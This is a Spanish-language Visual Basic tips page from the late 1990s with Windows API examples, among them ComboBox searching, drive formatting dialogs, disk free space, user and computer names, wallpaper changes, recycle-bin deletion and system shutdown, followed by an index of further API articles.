21. Un ejemplo, usando API, de cómo tocar de forma indefinida un fichero MIDI
22. Saber el nombre de nuestro equipo (32 bits)

1.- Buscar en un ComboBox o ListBox usando el API (1/Mar)

La función que se encarga de esta tarea, como casi siempre, es SendMessage y se deben especificar las siguientes constantes como el mensaje que queremos enviar, según lo que queramos hacer:

```
Const CB_FINDSTRINGEXACT = &H158        'Buscar cadena completa en un ComboBox
Const LB_FINDSTRINGEXACT = &H1A2        'Buscar cadena completa en un ListBox
Const CB_FINDSTRING = &H14C             'Buscar cadena desde el principio en un ComboBox
Const LB_FINDSTRING = &H18F             'Buscar cadena desde el principio en un ListBox
```

La declaración de la función SendMessage, debe quedar de esta manera, fijate que el parámetro **lParam** está definido como Any, de esta forma, aceptará cualquier tipo de dato, Long o ByVal...

```
#If Win32 Then
    Declare Function SendMessage Lib "User32" Alias "SendMessageA" _
        (ByVal hWnd As Long, ByVal wMsg As Long, _
         ByVal wParam As Long, lParam As Any) As Long
#Else
    Declare Function SendMessage Lib "User" _
        (ByVal hWnd As Integer, ByVal wMsg As Integer, _
         ByVal wParam As Integer, lParam As Any) As Long
```

```
#End If
```

El siguiente ejemplo es una función que inserta un nuevo elemento en una lista o un combo, si es que no existe, claro.

```
Public Function ActualizarLista(sTexto As String, cList As Control) As Long
    'Esta función comprobará si el texto indicado existe en la lista
    'Si no es así, lo añadirá
    'El valor devuelto, será la posición dentro de la lista ó -1 si hay "fallos"
    '
    'Para buscar en el List/combo usaremos una llamada al API
    '(si ya hay una forma de hacerlo, ¿para que re-hacerla?)
    '
    Const CB_FINDSTRINGEXACT = &H158        'Mensaje para los combos
    Const LB_FINDSTRINGEXACT = &H1A2        'Mensaje para las Listas
    Dim L As Long

    If cList.ListCount = 0 Then
        'Seguro que no está, así que añadirla
        L = -1
    Else
        'Si el control es un Combo
        If TypeOf cList Is ComboBox Then
            L = SendMessage(cList.hWnd, CB_FINDSTRINGEXACT, -1, ByVal sTexto)
        'Si el control es un list
        ElseIf TypeOf cList Is ListBox Then
            L = SendMessage(cList.hWnd, LB_FINDSTRINGEXACT, -1, ByVal sTexto)
        Else
            'no es un control List o Combo, salir
            ActualizarLista = -1
            Exit Function
        End If
    End If

    'Si no está, añadirla
    If L = -1 Then
        cList.AddItem sTexto
        L = ActualizarLista(sTexto, cList)
    End If
    ActualizarLista = L
End Function
```

Este otro ejemplo es para efectuar una búsqueda en el Combo/List, al estilo de la ayuda de Windows, es una versión a la aparecida en los trucos, pero usando SendMessage.
Para usarlo en un ListBox, debes indicar la constante LB_FINDSTRING, en lugar de CB_FINDSTRING
(Este "truco" está sacado del MSDN Library: Tip 115: Performing Smart Searches in Combo Box Controls)

```
Private Sub Combo1_KeyPress(KeyAscii As Integer)
    Dim CB As Long
    Dim FindString As String
    Const CB_ERR = (-1)
    Const CB_FINDSTRING = &H14C


    If KeyAscii < 32 Or KeyAscii > 127 Then Exit Sub

    If Combo1.SelLength = 0 Then
        FindString = Combo1.Text & Chr$(KeyAscii)
    Else
        FindString = Left$(Combo1.Text, Combo1.SelStart) & Chr$(KeyAscii)
    End If

    CB = SendMessage(Combo1.hWnd, CB_FINDSTRING, -1, ByVal FindString)

    If CB <> CB_ERR Then
        Combo1.ListIndex = CB
        Combo1.SelStart = Len(FindString)
        Combo1.SelLength = Len(Combo1.Text) - Combo1.SelStart
```

```
    End If
    KeyAscii = 0
End Sub
```

2.- SHFormatDrive: Formatear un disco usando el API, GetDriveType para saber que tipo de unidad (10/Abr)

Esta función es la que Joe LeVasseur ha usado para su utilidad de formatear y copiar discos.
La declaración es:

```
Declare Function SHFormatDrive Lib "shell32" _
    (ByVal hwnd As Long, ByVal Drive As Long, ByVal fmtID As Long, _
    ByVal options As Long) As Long
```

La forma de usarla:

```
    Dim DriveLetter$, DriveNumber&, DriveType&
    Dim RetVal&, RetFromMsg%
    DriveLetter = UCase(Drive1.Drive)
    DriveNumber = (Asc(DriveLetter) - 65) ' Cambiar la letra a número: A=0
    DriveType = GetDriveType(DriveLetter)
    'If DriveType = 2 Then  'Disquetes, etc
    RetVal = SHFormatDrive(Me.hwnd, DriveNumber, 0&, 0&)
```

La declaración del API para GetDriveType:

```
Declare Function GetDriveType Lib "kernel32" Alias "GetDriveTypeA" _
                (ByVal nDrive As String) As Long
```

3.- Sobre los recursos en 32bits (un código de Joe LeVasseur) (31/May)

Pues eso, el amigo Joe me ha enviado una función "wrapera" que sirve para mostrar los recursos en aplicaciones de 32 bits.
Aquí te pongo las declaración de la función y un ejemplo de cómo usarla.

Gracias Joe.

```
'--------
' RSRC32.DLL es el DLL 32Bit que use Win95/NT para "Thunking"
' del API antiguo. Windows lo use con RSRCMTR.EXE .
' (Otro API sin documentacion...) JTL (;-)
'---------
Private Declare Function RecursosDeSistema Lib "rsrc32.dll" _
Alias "_MyGetFreeSystemResources32@4" (ByVal restype As Integer) As Integer
'---------
Const GFSR_SYSTEMRESOURCES = &H0
Const GFSR_GDIRESOURCES = &H1
Const GFSR_USERRESOURCES = &H2

    Dim iSystem%, iGDI%, iUser%
    iSystem = RecursosDeSistema(GFSR_SYSTEMRESOURCES)
    iGDI = RecursosDeSistema(GFSR_GDIRESOURCES)
    iUser = RecursosDeSistema(GFSR_USERRESOURCES)
    lblRecursos(3) = iSystem & "%"
    lblRecursos(4) = iGDI & "%"
```

```
    lblRecursos(5) = iUser & "%"
```

5.- Averiguar el espacio libre de una unidad de disco (32 bits) (20/Jun)

Esta es otra función del API de 32 bits, la pongo aquí a resultas de una respuesta de las news sobre el API (en inglés)
Está en una función a la que hay que pasarle como parámetro el nombre de la unidad y devuelve el tamaño disponible.

```
'Declaración del API de 32 bits.
Declare Function GetDiskFreeSpace Lib "kernel32" Alias "GetDiskFreeSpaceA" _
(ByVal lpRootPathName As String, lpSectorsPerCluster As Long, lpBytesPerSector As Long, _
lpNumberOfFreeClusters As Long, lpTotalNumberOfClusters As Long) As Long

Private Function EspacioLibre(ByVal lpRootPathName As String)
'lpRootPathName= Directorio raiz de la unidad a examinar

'Valores devueltos por la función:
'lpSectorsPerCluster = sectores por cluster
'lpBytesPerSector = bytes por sector
'lpNumberOfFreeClusters = número de clusters libres
'lpTotalNumberOfClusters = número de clusters en el disco

Dim lpSectorsPerCluster As Long
Dim lpBytesPerSector As Long
Dim lpNumberOfFreeClusters As Long
Dim lpTotalNumberOfClusters As Long
Dim ret&
Dim TotalBytes As Long

    ret = GetDiskFreeSpace(lpRootPathName, lpSectorsPerCluster, _
            lpBytesPerSector, lpNumberOfFreeClusters, lpTotalNumberOfClusters)

    TotalBytes = lpTotalNumberOfClusters * lpSectorsPerCluster * lpBytesPerSector
    EspacioLibre = Format(TotalBytes, "###,###,###")
End Function
```

Nota 18/Abr/98: Para averiguar el espacio libre en unidades de más de 2GB échale un vistazo a esto:
El espacio de las unidades grandes (más de 2GB)

6.- Nombre del usuario actual de Windows (32bits) (8/Jul)

Otra rutinilla del API de Windows, en esta ocasión para saber el nombre del usuario actual. Es decir el que ha empezado la sesión de Windows. Lo he probado con Windows 95, pero con NT debería funcionar pero no está comprobado.

El código mostrado supone que tienes la declaración en un módulo BAS, en caso de que lo uses en un FRM o CLS, deberás poner delante **Private**.

Si quieres bajar los listados y un form de comprobación, pulsa este link (usuario.zip 1.38 KB)

```
'API para obtener el usuario actual
Declare Function GetUserName Lib "advapi32.dll" Alias "GetUserNameA" _
    (ByVal lpbuffer As String, nSize As Long) As Long

'Esta función devuelve el nombre del Usuario
```

```
Public Function UsuarioActual() As String
    Dim sBuffer As String
    Dim lSize As Long
    Dim sUsuario As String

    sBuffer = Space$(260)
    lSize = Len(sBuffer)
    Call GetUserName(sBuffer, lSize)
    If lSize > 0 Then
        sUsuario = Left$(sBuffer, lSize)
        'Quitarle el CHR$(0) del final...
        lSize = InStr(sUsuario, Chr$(0))
        If lSize Then
            sUsuario = Left$(sUsuario, lSize - 1)
        End If
    Else
        sUsuario = ""
    End If
    UsuarioActual = sUsuario
End Function
```

7.- Número de líneas, posición del primer caracter de una línea y longitud (en un TextBox) (3/Sep)

Esta es una variante de la ya presentada anteriormente. Pero además permite saber la longitud en caracteres de una línea.
Lo he usado en la rutina genérica de impresión.
Una de las cosas que algunos habéis consultado, a mí y en otros sitios, es cómo poder obtener cada una de las líneas de un control TextBox Multiline, creo que para el RichTextBox no serviría, pero es cuestión de comprobarlo.
Como esta sección/apartado está dedicada al API, como comprobarás es precisamente la función SendMessage la que se usa para conseguir nuestro propósito. La declaración la tienes en la otra página del API, así que aquí sólo voy a poner la forma de usarla y el valor de las constantes para cada una de estas tres cosas.

```
'Las constantes:
    Const EM_GETLINECOUNT = &HBA        'Número de líneas
    Const EM_LINEINDEX = &HBB           'Posición del primer caracter de la línea actual
    Const EM_LINELENGTH = &HC1          'Longitud de una línea

'Número de líneas del TextBox:
NumLineas = SendMessage(unTextBox.hWnd, EM_GETLINECOUNT, 0, 0&)
'Posición del primer carácter de la línea X:
L1 = SendMessage(unTextBox.hWnd, EM_LINEINDEX, X, 0&) + 1
'Longitud, en caracteres, de la línea que empieza por el caracter L1:
L2 = SendMessage(unTextBox.hWnd, EM_LINELENGTH, L1, 0&)


'Forma de usarlo todo junto:
NumLineas = SendMessage(unTextBox.hWnd, EM_GETLINECOUNT, 0, 0&)

For X = 0 To NumLineas - 1
    L1 = SendMessage(unTextBox.hWnd, EM_LINEINDEX, X, 0&) + 1
    L2 = SendMessage(unTextBox.hWnd, EM_LINELENGTH, L1, 0&)
    'Contenido de la línea X:
    Linea$ = Mid$(unTextBox.Text, L1, L2)
    '...
Next
```

8.- Bitmaps en los menús, usando API ¡claro! (15/Sep)

Este ejemplo lo mandaron a la lista de VB-ESP y lo pongo en este link para el que quiera usarlo, es para VB5. Según parece es de Alexander Forbes.
Si tienes VB3 o VB4-16 bits, puedes usar el ejemplo de Jordi Garcia Busquets (API-Menú).

Baja los listados de ejemplo. (IcoMenu.zip 2.85 KB)

9.- Ejecutar cualquier programa usando el API (un truco de Joe LeVasseur) (15/Sep)

Este es un código del amigo Joe LeVasseur y sirve para ejecutar cualquier programa, archivo asociado, lo que quieras.
Aquí pongo el código y el comentario del colega Joe.

```
 ShellExecute es como hacer doble-click
sobre un archivo en el Explorer.
 Un saludo desde Connecticut, EEUU
 Joe LeVasseur

PS - Para VB4/5 32bit

*********************************************************
Joe LeVasseur lvasseur@tiac.net  a0@null.net
Microsoft Dev MVP- Visual Basic
"To none will we sell, to none deny or delay,
right or justice." Magna Carta  (June 15, 1215)
*********************************************************


Option Explicit

Private Declare Function ShellExecute Lib "shell32.dll" Alias _
    "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, _
    ByVal lpFile As String, ByVal lpParameters As String, _
    ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long

Private Sub Command1_Click()
    Dim lValDev     As Long
    lValDev = ShellExecute(Me.hwnd, "Open", "c:\splash.mid", _
        "", "", 1)
End Sub
```

10.- Cambiar el fondo del escritorio de Windows (WallPaper) (17/Sep)

Con este código podrás cambiar la imagen del fondo de Windows, está tomado de los Tips de Microsoft:
Tip 211: Changing or Removing the Desktop Wallpaper in Visual Basic 4.0
Este es el código a usar:

```
Private Declare Function SystemParametersInfo Lib "user32" Alias "SystemParametersInfoA" _
        (ByVal uAction As Long, ByVal uParam As Long, _
        ByVal lpvParam As String, ByVal fuWinIni As Long) As Long
Const SPIF_UPDATEINIFILE = &H1
Const SPI_SETDESKWALLPAPER = 20
Const SPIF_SENDWININICHANGE = &H2


Private Sub Command1_Click()
    Dim X As Long

    X = SystemParametersInfo(SPI_SETDESKWALLPAPER, 0&, "(None)", _
```

```
       SPIF_UPDATEINIFILE Or SPIF_SENDWININICHANGE)

    MsgBox "Wallpaper was removed"
End Sub


Private Sub Command2_Click()
    Dim FileName As String
    Dim X As Long

    'Usa aquí el bitmap que quieres usar
    FileName = "c:\windows\pinstripe.bmp"

    X = SystemParametersInfo(SPI_SETDESKWALLPAPER, 0&, FileName, _
       SPIF_UPDATEINIFILE Or SPIF_SENDWININICHANGE)

    MsgBox "Wallpaper was changed"
End Sub
```

11.- Usando MSGBLAST para manejar mensajes de Windows (VB3/VB4-16 y VB4-32) (22/Sep)

Unos listados de ejemplo para mostrar un mensaje en algún tipo de Status-Bar cuando nos movemos por los items de un menú.
Los listados de ejemplo son para VB3 (o VB4-16 bits) y para VB4-32 bits.
Pulsa estos links para bajarlos: Ejemplo de 16 bits (1.89 KB) - Ejemplo de 32 bits (2.21 KB)

Para el ejemplo de 16 bits necesitas el Msgblast.VBX que puedes bajarte del ejemplo de Jordi García Busquets: (27.5 KB)

Para el de 32 bits necesitas bajarte e instalar el MsgBlast.OCX (caduca a los 30 días de instalarlo), el archivo está comprimido y ocupa un mega aprox., por tanto lo he "troceado" con el Cut-It (23.4 KB), el cual necesitarás para poder unirlos:
Estos links bajarán cada uno de los trozos: Trozo 1, Trozo 2, Trozo 3, Tozo 4, Trozo 5, el de configuración.

Si tienes problemas con el archivo de configuración, copia esto y lo pegas con el nombre: msgBlastOCX.cIt

```
D:\WareWithAll\Controls\Samples\MenuStuf\msgBlastOCX.zip
 1051351  ;Tamaño original del archivo
23/09/97 0:48:04
 5  ;Número de trozos
Archivo troceado el 23/09/1997 02:10:53
 224  ;Tamaño máximo de cada trozo
 32  ;KB por bucle
```

Nota: También puedes unir los trozos de esta forma:
copy /B msgBlastOCX.C01+msgBlastOCX.C02+msgBlastOCX.C03+msgBlastOCX.C04+msgBlastOCX.C05 msgBlastOCX.zip

---

13.- ¿Cómo evitar el uso de CTRL+ALT+SUPR y ALT+TAB? (sólo en Win95) (5/Oct)

Pues usando el API, como casi siempre.
Este truco/comentario, está sacado de las Knowledge Base de Microsoft:
HOWTO: Block CTRL+ALT+DEL and ALT+TAB in Windows 95 - Article ID: Q161133
Así que si quieres el original en inglés ya sabes dónde buscarlo. Resumiendo lo que dicen es que sólo es posible hacerlo en Windows 95 y que seguramente en futuras versiones no estará soportado. Además de las habituales precauciones, ya que si no se pueden usar estas teclas y "casca" el programa... no te digo lo que tendrás que hacer...

Aquí está la declaración de la función que lo permite y un poco de ejemplo para poder hacerla funcionar.

```
'Declaración de la función:
Private Const SPI_SCREENSAVERRUNNING = 97&
Private Declare Function SystemParametersInfo Lib "User32" Alias "SystemParametersInfoA" _
                (ByVal uAction As Long, ByVal uParam As Long, _
                lpvParam As Any, ByVal fuWinIni As Long) As Long

'Para deshabilitar estas teclas:
    Dim lngRet As Long
    Dim blnOld As Boolean
    lngRet = SystemParametersInfo(SPI_SCREENSAVERRUNNING, _
                                  True, blnOld, 0&)

'Para volver a habilitarlas:
    Dim lngRet As Long
    Dim blnOld As Boolean
    lngRet = SystemParametersInfo(SPI_SCREENSAVERRUNNING, _
                                  False, blnOld, 0&)
```

Como recomendación final: asegúrate que en el Form_Unload que tengas, haga una llamada a la rutina que vuelve a habilitar estas teclas, así todo volverá a estar como debiera.

14.- ¿Cómo enviar archivos a la papelera de reciclaje? (VB-32 bits) (12/Oct)

Otro truco sacado de las Knowledge Base de Microsoft:
HOWTO: Use the Windows 95 Copy and Recycle Functions in VB - Article ID: Q165919
También: Tip 176: Sending Files to the Recycle Bin in Visual Basic 4.0

De este segundo es este listado, que he modificado a mis preferencias, sobre todo en el tema de la ubicación de las declaraciones y eso, poca cosa, lo sé, pero algo es algo.
Voy a preparar un ejemplo/utilidad para poder usar las funciones del API para copiar/mover/borrar, etc. que es lo que más o menos se explica en el primero de los dos artículos mencionados, pero no lo veo lo suficientemente claro como para que sea fácilmente "usable" y entendible... (a lo mejor es que soy demasiado torpe...)

```
'Crea un módulo BAS e inserta estas declaraciones:

Type SHFILEOPSTRUCT
    hWnd As Long
    wFunc As Long
    pFrom As String
    pTo As String
    fFlags As Integer
    fAborted As Boolean
    hNameMaps As Long
    sProgress As String
End Type


Public Const FO_DELETE = &H3
Public Const FOF_ALLOWUNDO = &H40
Declare Function SHFileOperation Lib "shell32.dll" Alias "SHFileOperationA" _
        (lpFileOp As SHFILEOPSTRUCT) As Long


Public Function ShellDelete(ParamArray vntFileName() As Variant) As Long

    Dim I As Integer
    Dim sFileNames As String
    Dim SHFileOp As SHFILEOPSTRUCT

    For I = LBound(vntFileName) To UBound(vntFileName)
        sFileNames = sFileNames & vntFileName(I) & vbNullChar
```

```
    Next
    sFileNames = sFileNames & vbNullChar

    With SHFileOp
        .wFunc = FO_DELETE
        .pFrom = sFileNames
        .fFlags = FOF_ALLOWUNDO
    End With

    ShellDelete = SHFileOperation(SHFileOp)

End Function


'En un formulario, inserta un botón Command y escribe esto:

Private Sub Command1_Click()
    Dim FileToKill As String

    'Escribe aquí el archivo a borrar
    FileToKill = "c:\test*.txt"
    ShellDelete FileToKill
    MsgBox "File(s) deleted"
End Sub
```

Para probarlo, simplemente pulsa F5, deberás tener el archivo que quieres borrar... sino ¿cómo lo vas a borrar? 8-)

15.- ¿Cómo desplegar y contraer el contenido de un ComboBox? (16 y 32 bits) (29/Oct)

Seguimos con los trucos que estoy "recogiendo" de las Knowledge Base de Microsoft. En este caso es para hacer que se despliegue o se contraiga el contenido de un ComboBox. Nuevamente gracias a nuestra amiga SendMessage. Este es el listado de ejemplo y las declaraciones.

```
#If Win32 Then
'Declaraciones para 32 bits
Declare Function SendMessage Lib "user32" Alias "SendMessageA" _
        (ByVal hwnd As Long, ByVal wMsg As Long, _
        ByVal wParam As Long, lParam As Any) As Long

Const CB_SHOWDROPDOWN = &H14F

#Else
'Declaraciones para 16 bits
Declare Function SendMessage Lib "User" _
        (ByVal hWnd As Integer, ByVal wMsg As Integer, _
        ByVal wParam As Integer, lParam As Any) As Long

Const WM_USER = &H400
Const CB_SHOWDROPDOWN = (WM_USER + 15)

#End If

'Para que se despliegue:
Call SendMessage(Combo1.hWnd, CB_SHOWDROPDOWN, 1, 0&)

'Para que se contraiga:
Call SendMessage(Combo1.hWnd, CB_SHOWDROPDOWN, 0, 0&)
```

16.- Esperar a que un programa termine (incluso si es de MS-DOS) (32 bits) (31/Oct)

Una forma muchísimo más simplificada de la rutina que usaba hasta ahora, por supuesto, gracias al API.
Esta forma de hacerlo sólo es para 32 bits, para 16 bits lo puedes ver en: Especial Shell
La ventana se mostrará minimizada y sin foco.
No recuerdo si esta rutina la saqué de la Knowledge Base, lo que si es seguro es que fue del CD del MSDN-Library.

NOTA: Si se va a enviar un comando del DOS, se debe usar con:
Command /C <orden a ejecutar|fichero.bat>
sino, no se cerrará la ventana y el proceso no terminará, al menos algunas veces.

```
'Las declaraciones
Private Declare Function OpenProcess Lib "kernel32" _
    (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, _
    ByVal dwProcessId As Long) As Long

Private Declare Function GetExitCodeProcess Lib "kernel32" _
    (ByVal hProcess As Long, lpExitCode As Long) As Long

Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)

Const STILL_ACTIVE = &H103
Const PROCESS_QUERY_INFORMATION = &H400


'Un procedimiento para ejecutar y esperar a que termine
Private Sub ExecCmdNoFocus(ByVal CmdLine As String)
    'Esperar a que un proceso termine,
    'la ventana se mostrará minimizada sin foco
    Dim hProcess As Long
    Dim RetVal As Long

    'The next line launches CmdLine as icon,
    'captures process ID
    hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, False, _
                        Shell(CmdLine, vbMinimizedNoFocus))
    Do
        'Get the status of the process
        GetExitCodeProcess hProcess, RetVal
        'Sleep command recommended as well
        'as DoEvents
        DoEvents
        Sleep 100
    'Loop while the process is active
    Loop While RetVal = STILL_ACTIVE
End Sub
```

17.- Comprobar si existe un fichero, usando el API, claro. (FileExist) (32 bits) (31/Oct)

Realmente no es necesaria, ya que es fácil de hacer con el DIR$, pero es bastante, al menos debería serlo, más rápida que la susodicha instrucción del VB.
Aquí tienes las declaraciones del API y la función.

```
'Tipos, constantes y funciones para FileExist
Const MAX_PATH = 260
Const INVALID_HANDLE_VALUE = -1

Private Type FILETIME
        dwLowDateTime       As Long
        dwHighDateTime      As Long
End Type

Private Type WIN32_FIND_DATA
        dwFileAttributes    As Long
```

```
        ftCreationTime      As FILETIME
        ftLastAccessTime    As FILETIME
        ftLastWriteTime     As FILETIME
        nFileSizeHigh       As Long
        nFileSizeLow        As Long
        dwReserved0         As Long
        dwReserved1         As Long
        cFileName           As String * MAX_PATH
        cAlternate          As String * 14
End Type

Private Declare Function FindFirstFile Lib "kernel32" Alias "FindFirstFileA" _
    (ByVal lpFileName As String, lpFindFileData As WIN32_FIND_DATA) As Long
Private Declare Function FindClose Lib "kernel32" _
    (ByVal hFindFile As Long) As Long


Public Function FileExist(ByVal sFile As String) As Boolean
    'comprobar si existe este fichero
    Dim WFD As WIN32_FIND_DATA
    Dim hFindFile As Long

    hFindFile = FindFirstFile(sFile, WFD)
    'Si no se ha encontrado
    If hFindFile = INVALID_HANDLE_VALUE Then
        FileExist = False
    Else
        FileExist = True
        'Cerrar el handle de FindFirst
        hFindFile = FindClose(hFindFile)
    End If

End Function


'Para usarla:
If FileExist("lo que quieras comprobar") Then
        'El archivo existe
Else
        'El archivo no existe
End If
```

18.- Reiniciar Windows (2ª parte) revisado para Windows NT (22/Nov)

Aquí incluyo un poco de más información sobre como reiniciar Windows, en esta ocasión está comprobado en el NT, gracias a **Ignacio Sanz** **iiss@hotmail.com**, por haber hecho la comprobación.
Este código de ejemplo está sacado de la Microsoft Knowledge Base, es el artículo titulado: HOWTO: Shutdown Windows NT and Windows 95 from Visual Basic Code. Que tampoco me gusta marcarme "faroles".

```
'El código

      ' Tipos definidos
      Private Type LUID
         UsedPart As Long
         IgnoredForNowHigh32BitPart As Long
      End Type

      Private Type TOKEN_PRIVILEGES
         PrivilegeCount As Long
         TheLuid As LUID
         Attributes As Long
```

```
End Type

' Las constantes
Private Const EWX_SHUTDOWN As Long = 1
Private Const EWX_FORCE As Long = 4
Private Const EWX_REBOOT = 2

' Las funciones del API
Private Declare Function ExitWindowsEx Lib "user32" ( _
   ByVal dwOptions As Long, ByVal dwReserved As Long) As Long

Private Declare Function GetCurrentProcess Lib "kernel32" () As Long
Private Declare Function OpenProcessToken Lib "advapi32" _
  (ByVal ProcessHandle As Long, ByVal DesiredAccess As Long, _
   TokenHandle As Long) As Long
Private Declare Function LookupPrivilegeValue Lib "advapi32" Alias "LookupPrivilegeValueA" _
  (ByVal lpSystemName As String, ByVal lpName As String, lpLuid As LUID) As Long
Private Declare Function AdjustTokenPrivileges Lib "advapi32" _
  (ByVal TokenHandle As Long, ByVal DisableAllPrivileges As Long, _
   NewState As TOKEN_PRIVILEGES, ByVal BufferLength As Long, _
   PreviousState As TOKEN_PRIVILEGES, ReturnLength As Long) As Long

' Código para poner en el formulario
Private Sub AdjustToken()
   Const TOKEN_ADJUST_PRIVILEGES = &H20
   Const TOKEN_QUERY = &H8
   Const SE_PRIVILEGE_ENABLED = &H2
   Dim hdlProcessHandle As Long
   Dim hdlTokenHandle As Long
   Dim tmpLuid As LUID
   Dim tkp As TOKEN_PRIVILEGES
   Dim tkpNewButIgnored As TOKEN_PRIVILEGES
   Dim lBufferNeeded As Long

   hdlProcessHandle = GetCurrentProcess()
   OpenProcessToken hdlProcessHandle, (TOKEN_ADJUST_PRIVILEGES Or _
      TOKEN_QUERY), hdlTokenHandle

   ' Get the LUID for shutdown privilege.
   LookupPrivilegeValue "", "SeShutdownPrivilege", tmpLuid

   tkp.PrivilegeCount = 1    ' One privilege to set
   tkp.TheLuid = tmpLuid
   tkp.Attributes = SE_PRIVILEGE_ENABLED

   ' Enable the shutdown privilege in the access token of this
   ' process.
   AdjustTokenPrivileges hdlTokenHandle, False, tkp, _
      Len(tkpNewButIgnored), tkpNewButIgnored, lBufferNeeded

End Sub

Private Sub cmdForceShutdown_Click()
   AdjustToken
   ExitWindowsEx (EWX_SHUTDOWN Or EWX_FORCE Or EWX_REBOOT), &HFFFF
End Sub
```

19.- Averiguar el espacio libre de una unidad de disco (16 bits) (16/Dic)

Esto ya está en el listado del Sentinel (en la página de Gratisware) y está sacado/adaptado del Setup que se incluye con el VB.
La función usada está en la librería StKit416.dll

```
'Función para leer el espacio libre de los discos (del Setup1 de Visual Basic
Private Declare Function DiskSpaceFree Lib "StKit416.dll" () As Long


Function EspacioLibre(D As String) As Currency
    Dim TSpace As Long

    TSpace = GetDiskSpaceFree(D)

    'Devuelve el valor em Megas
    EspacioLibre = TSpace / (1024& * 1024&)
End Function


'------------------------------------------------------------
' FUNCTION: GetDiskSpaceFree
' Get the amount of free disk space for the specified drive
'
' IN: [strDrive] - drive to check space for
'
' Returns: Amount of free disk space, or -1 if an error occurs
'------------------------------------------------------------
'
Function GetDiskSpaceFree(ByVal strDrive As String) As Long
    Dim strCurDrive As String
    Dim lDiskFree As Long
    Const gstrCOLON = ":"

    On Local Error Resume Next
    '
    'Save the current drive
    '
    strCurDrive = Left$(CurDir$, 2)
    '
    'Fixup drive so it includes only a drive letter and a colon
    '
    If InStr(strDrive, gstrCOLON) = 0 Or Len(strDrive) > 2 Then
        strDrive = Left$(strDrive, 1) & gstrCOLON
    End If
    '
    'Change to the drive we want to check space for.  The DiskSpaceFree() API
    'works on the current drive only.
    '
    ChDrive strDrive
    '
    'If we couldn't change to the request drive, it's an error, otherwise return
    'the amount of disk space free
    '
    If Err <> 0 Or (strDrive <> Left$(CurDir$, 2)) Then
        lDiskFree = -1
    Else
        lDiskFree = DiskSpaceFree()
        If Err <> 0 Then    'If Setup Toolkit's DLL couldn't be found
            lDiskFree = -1
        End If
    End If
    '
    GetDiskSpaceFree = lDiskFree
    '
    'Cleanup by setting the current drive back to the original
    '
    ChDrive strCurDrive

    Err = 0
End Function
```

20.-
Tocar un archivo de forma indefinida y repetitiva (10/Abr/98)

Para conseguir esto de que un
fichero de sonido se toque de forma "asíncrona" y que
no acabe nunca, es decir que siga tocando cuando se acabe, se
logra con unos parámetros que se le da a la función del API que
hace sonar un fichero WAV.

NOTA: Sobre los MIDs estoy intentando encontrar
la forma de que toquen de forma repetitiva...

Aquí tienes las declaraciones y
los valores de las constantes a usar:

```
Declare Function sndPlaySound Lib "winmm.dll" Alias "sndPlaySoundA" _
        (ByVal lpszSoundName As String, ByVal uFlags As Long) As Long

Const SND_ASYNC = &H1     'modo asíncrono. La función retorna una vez iniciada la música (sonido en
background).
Const SND_LOOP = &H8      'La música seguirá sonando repetidamente hasta
                          'que la función sndPlaySound sea llamada de nuevo con un valor nulo para
NombreWav (NULL).

'Para tocar un WAV de forma repetitiva, lo llamas así:
Call sndPlaySound(Archivo, SND_ASYNC + SND_LOOP)

'Para detener lo que se esté tocando
Call sndPlaySound(ByVal "", 0)
```

21.-
Un ejemplo, usando API, de cómo tocar de forma indefinida un fichero MIDI (10/Abr/98)

Pulsa en este link para ir a la página con el ejemplo.

22.-
Saber el nombre de nuestro equipo (32 bits) (14/Abr/98)

Usa el siguiente código para
averiguar el nombre de tu equipo...

```
Declare Function GetComputerName Lib "kernel32" Alias "GetComputerNameA" _
        (ByVal lpBuffer As String, nSize As Long) As Long

Public Const MAX_COMPUTERNAME_LENGTH = 255


Public Function ComputerName() As String
    'Devuelve el nombre del equipo actual
    Dim sComputerName As String
    Dim ComputerNameLength As Long

    sComputerName = String(MAX_COMPUTERNAME_LENGTH + 1, 0)
    ComputerNameLength = MAX_COMPUTERNAME_LENGTH
    Call GetComputerName(sComputerName, ComputerNameLength)
    ComputerName = Mid(sComputerName, 1, ComputerNameLength)
End Function
```

API de Windows (3º)

Algunas funciones *interesantes* del API de Windows

Actualizado el 29-Oct-2002
Pulsa aquí para ver todos los links del API

Funciones y ejemplos:

1. El espacio de las unidades grandes (más de 2GB)
2. ScrollBars en controles sin ScrollBars
3. Generar números únicos para cada equipo
4. Posicionar un MsgBox usando AddressOf
5. Cambiar la resolución de la pantalla (y el número de colores)
6. Subclasificar ventanas para interceptar mensajes (ejemplo para los de selección de menús)
7. Saber el directorio de Windows (ya estaba, pero no tenía link)
8. Seleccionar un directorio, usando SHBrowseForFolder
9. Deshabilitar los botones (y el menú system) de un form Normal o MDI
10. Una clase para saber los directorios del Sistema (usando el Registro)
11. Una API para saber los directorios del Sistema (SHGetSpecialFolderPath)
12. Saber si un form se muestra Modal o Normal
13. Ejecutar un programa y redirigir la salida estándard al programa de Visual Basic
14. timeGetTime, un temporizador más preciso que GetTickCount
15. **cQueryReg**: una clase para manipular el registro del sistema
16. Conectarse usando Acceso Telefónico a Redes (ejemplo usando la clase cQueryReg)
17. Enumerar las claves o valores de una clave del registro de Windows (ejemplo usando la clase cQueryReg)
18. Enumerar los usuarios de nuestro equipo (profiles)
19. Registrar Hot-Keys para nuestra aplicación (para activarla, por ejemplo)
20. Manejar ficheros INIs: leer, guardar, borrar, leer secciones enteras, leer todas las secciones (06/Mar)
21. Copiar, Mover y Eliminar ficheros usando el API de Windows (SHFileOperation) (11/May)
22. Seleccionar carpetas e incluso ficheros, usando SHBrowseForFolder (13/May)
23. **cQueryReg:** Revisión de la clase para manejar el registro del sistema (12/Jun/99)
24. Conectarse a unidad de red (23/Jun/99)
25. Clase para manipular el volumen de la tarjeta de sonido (09/Jul/99)
26. Formularios transparentes en Windows 2000 (Layered Windows) (24/Abr/00)
27. Posicionarse al principio o final de un MSFlexGrid (19/Ago/00)
28. **cLocaleInfo:** clase para obtener la configuración regional de Windows (23/Mar/01, 29/Oct/02)
29. GetLogicalDrives y GetLogicalDriveStrings, funciones para saber las unidades lógicas de nuestro equipo (17/Abr/01)
    (y las que están disponibles)
30. **GetPrinterJobs**: Saber el número de trabajos pendientes de imprimir (09/Jun/01)
31. Deshabilitar el botón cerrar de un formulario (20/Jun/01)

1.- El espacio de las unidades grandes (más de 2GB) (18/Abr)

